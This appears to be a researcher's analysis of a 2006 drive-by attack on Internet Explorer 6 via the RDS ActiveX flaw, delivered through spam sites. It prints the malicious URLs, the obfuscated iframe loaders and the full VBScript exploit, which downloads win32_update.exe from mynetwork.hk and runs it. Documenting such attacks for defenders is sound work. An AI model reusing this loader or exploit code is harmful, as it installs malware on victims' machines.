RDS Exploit - brigntstarkaraoke.info, etc.

Targets. Affects Internet Explorer 6.0 unpatched on Windows XP unpatched through Internet Explorer 6.0 SP2 on Windows XP SP2. It is fixed in May 2006 security update.

How Found. It was found by drive-by analysis of spam messages submitted to newsgroup "netabuse.news.washington.edu". The messages leading to these malicious sites look like a regular pharmaceutical spam (Viagra, Cialis, etc.), consisting of an image with a link when you click on it. During our analysis triggers fired, AdAware detected a suspicious registry change once, because it caught the exploit in the middle of execution, but never again. Only McAfee virus scanner found and blocked it consistently. Once the exploit succeeded, the script installed an unindentified varient of malware (NewMalware.j according to McAfee) and a trojan downloader, which proceeded to download more programs.

Links. These links lead to the site to buy the product:

```
http://brightstarkaraoke.info/?1279529c98c7a65806a336ca1cde2F00
http://nightbrightlight.info/?8d352a911af1F55b5dacc5912bcf4c05
http://nightbrightlight.info/?460c1e745ff65c8f3644469Fde1302c2
http://nightbrightlight.info/?44fF242c1fc96c479a56a997704df06a=
http://everbrightcity.info/?52d9131d604995ae241c26ba6058eFb9
http://everbrightcity.info/?6a2ecfbc9b69d4e49aF9b0193b59351c
http://brightlightltd.info/?cb13baecF56c3221dc5153d2efb2ed5c
http://alwaysbrightworld.info/?44fF242c1fc96c479a56a997704df06a
http://alwaysbrightworld.info/?a5749b6fF3a1671072ff6cecb54069a9
```

Description. The site is a simple, made of static HTML with a lot of pictures advertising the products, but at the bottom there is a script tag with document.write() method containing a short URL-encoded string:

```
<script type="text/javascript">
str='@3C@69@66@72@61@6D@65@20@73@72@63@3D@68@74@74@70@3A@2F@2F@6D@79@'
   +'6E@65@74@77@6F@72@6B@2E@68@6B@2F@34@30@34@2E@70@68@70@20@77@69@6'
   +'4@74@68@3D@31@20@68@65@69@67@68@74@3D@31@3E@3C@2F@69@66@72@61@6D'
   +'@65@3E';
document.write(unescape(str.replace(/@/g,'%')));
</script>
```

which is easily decoded into:

```
<iframe src=http://mynetwork.hk/404.php width=1 height=1></iframe>
```

This next site has another similarly looking script:

```
<script type="text/javascript">
str='@3C@69@66@72@61@6D@65@20@73@72@63@3D@68@74@74@70@3A@2F@2F@6D@79@'
   +'6E@65@74@77@6F@72@6B@2E@68@6B@2F@65@78@74@65@72@6E@61@6C@2E@70@6'
   +'8@70@20@77@69@64@74@68@3D@31@20@68@65@69@67@68@74@3D@31@3E@3C@2F'
   +'@69@66@72@61@6D@65@3E';
document.write(unescape(str.replace(/@/g,'%')));
</script>
```

leading to yet a third site:

```
<iframe src=http://mynetwork.hk/external.php width=1
height=1></iframe>
```

The third site finally contains a long, obfuscated string. Once decoded, it reveals the script that actually performs the exploit (a similar exploit is described here: http://blogs.securiteam.com/index.php/archives/734).

```
<SCRIPT language="VBScript">
    If navigator.appName="Microsoft Internet Explorer" Then
    If InStr(navigator.platform,"Win32") <> 0  Then

    Dim Obj_Name
    Dim Obj_Prog

    set obj_RDS = document.createElement("object")
    obj_RDS.setAttribute "id", "obj_RDS"
    obj_RDS.setAttribute "classid", "clsid:BD96C556-65A3-11D0-983A-00C04FC29E36"

    fn = "autoexec.exe"
    Obj_Name = "Shell"
    Obj_Prog = "Application"
    set obj_ShellApp = obj_RDS.CreateObject(Obj_Name & "." & Obj_Prog,"")
    Set oFolder = obj_ShellApp.NameSpace(20)
    Set oFolderItem=oFolder.ParseName("Symbol.ttf")
    Font_Path_Components=Split(oFolderItem.Path,"\",-1,1)
```

```
    WinDir= Font_Path_Components(0) & "\" &  Font_Path_Components(1) & "\"
    fn=WinDir & fn

    Obj_Name = "Microsoft"
    Obj_Prog = "XMLHTTP"
    set obj_msxml2 = CreateObject(Obj_Name & "." & Obj_Prog)
    obj_msxml2.open "GET","http://mynetwork.hk/win32_update.exe",False
    obj_msxml2.send
    On Error Resume Next

    Obj_Name = "ADODB"
    Obj_Prog = "Stream"
    set obj_adodb = obj_RDS.CreateObject(Obj_Name & "." & Obj_Prog,"")
    If Err.Number Then

    Obj_Name = "Scripting"
    Obj_Prog = "FileSystemObject"
    Set obj_FileSys=obj_RDS.CreateObject(Obj_Name & "." & Obj_Prog,"")
    Set download_file=obj_FileSys.CreateTextFile(fn, TRUE)
    download_file_size=LenB(XMLBody)
    For i=1 To download_file_size
    cByte=MidB(XMLBody,i,1)
    ByteCode=AscB(cByte)
    download_file.Write(Chr(ByteCode))
    Next
    download_file.Close

    Obj_Name = "WScript"
    Obj_Prog = "Shell"
    Set  obj_WShell=obj_RDS.CreateObject(Obj_Name & "." & Obj_Prog,"")
    On Error Resume Next
    obj_WShell.Run fn,1,FALSE
    Else
    obj_adodb.Type=1
    obj_adodb.Open
    obj_adodb.Write(obj_msxml2.responseBody)
    obj_adodb.SaveToFile fn,2
    obj_ShellApp.ShellExecute fn
    End If

    End If
    End If
</SCRIPT>
```

See http://www.cs.washington.edu/homes/tbragin/exploits.html for details of other exploits we found.